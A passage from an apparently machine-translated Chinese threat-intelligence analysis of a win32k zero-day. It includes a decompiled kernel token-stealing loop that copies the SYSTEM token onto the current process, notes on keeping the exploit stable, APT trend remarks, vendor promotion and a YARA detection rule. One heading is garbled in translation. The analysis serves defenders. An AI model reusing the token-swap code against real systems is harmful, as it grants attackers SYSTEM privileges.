    while ( !SystemToken || !CurrentTokenAddr )
    {
        ProcessId_ = Read64(pEProcess + offset_UniqueProcessId);
        if ( ProcessId_ == 4 )
            SystemToken = Read64(pEProcess + offset_Token);
        if ( ProcessId_ == CurrentPid )
            CurrentTokenAddr = pEProcess + offset_Token;
        pEProcess = Read64(pEProcess + offset_ActiveProcessLinks) - offset_ActiveProcessLinks;
        if ( pEProcess == v40 )
            goto LABEL_36;
    }
}
if ( SystemToken )
    Write64(CurrentTokenAddr, SystemToken);
```

实现提权后，漏洞利用任意写原语恢复窗口0、窗口1和窗口2的修改区域，如窗口1的原点spmenu和窗口2的标志，以确保不会导致蓝屏。整个漏洞利用过程非常稳定。

0x04 结论

此零日漏洞是由 win32k 回调引起的新漏洞，可用于在最新的 Windows 10 版本上逃逸 Microsoft IE 浏览器或 Adobe Reader 的沙箱。此漏洞的质量很高，而且利用方法很复杂。这种野外零日漏洞的使用体现了该组织强大的漏洞储备能力。威胁组织可能招募了具有一定实力的成员，或者从漏洞经纪人那里购买。

概括

零日漏洞在网络空间中发挥着举足轻重的作用。通常用作威胁组织的战略储备，具有特殊的使命和战略意义。随着软件/硬件的迭代和防御系统的完善，挖掘和利用软件/硬件零日漏洞的成本越来越高和更高。

多年来，世界各地的供应商在检测 APT 攻击方面投入了大量资金。这使得 APT 组织在使用零日漏洞时更加谨慎。为了最大化其价值，它只会用于极少数特定目标。稍有不慎就会缩短零日的生命周期。同时，一些零日漏洞已经潜伏了很长时间才被曝光，最显着的例子就是永恒之蓝使用的MS17-010，

过去一年（2020 年），全球披露了数十起 0Day/1Day 攻击，其中 DBAPPSecurity 威胁情报中心跟踪了 3 起攻击。根据我们掌握的数据，我们预测 2021 年将有更多关于浏览器和权限升级的零日披露。

零日检测能力是APT对抗过程中需要不断提升的关键环节之一。除了端点攻击，对边界系统、关键设备和集中控制系统的攻击也值得关注。过去几年，这些地区也发生了多起安全事件。

未被发现并不意味着它不存在，它可能更多地处于隐身状态。高级威胁攻击的发现、检测和防御需要在游戏过程中不断迭代和加强。有必要多思考如何加强各点、线、面的防御能力。网络安全任重而道远，我们需要相互鼓励。

如何防御此类攻击

该DBAPPSecurity APT攻击预警平台 (<http://dbappsecurity.com/html/show-62-4-1.html>)可以找到已知/未知的威胁。该平台可以实时监控、捕获和分析恶意文件或程序的威胁，可以对与电子邮件传递、漏洞利用、安装/植入和C2各个阶段相关的木马等恶意样本进行强大的监控。

同时，平台基于双向流量分析、智能机器学习、高效沙箱动态分析、丰富的特征库、全面的检测策略、海量威胁情报数据，对网络流量进行深度分析。检测能力完全覆盖整个APT攻击链，有效发现用户关心的APT攻击、未知威胁和网络安全事件。

伤口规则

```
rule apt_bitter_win32k_0day {
  meta:
    author = "dbappsecurity_lieying_lab"
    data = "01-01-2021"

  strings:
    $s1 = "NtUserConsoleControl" ascii wide
    $s2 = "NtCallbackReturn" ascii wide
    $s3 = "CreateWindowEx" ascii wide
    $s4 = "SetWindowLong" ascii wide

    $a1 = {48 C1 E8 02 48 C1 E9 02 C7 04 8A}
    $a2 = {66 0F 1F 44 00 00 80 3C 01 E8 74 22 FF C2 48 FF C1}
    $a3 = {48 63 05 CC 69 05 00 8B 0D C2 69 05 00 48 C1 E0 20 48 03 C1}

  condition:
    uint16(0) == 0x5a4d and all of ($s*) and 1 of ($a*)
}
```

 Apt分析 (<https://Ti.Dbappsecurity.Com.Cn/Blog/Articles/Category/Apt/>)

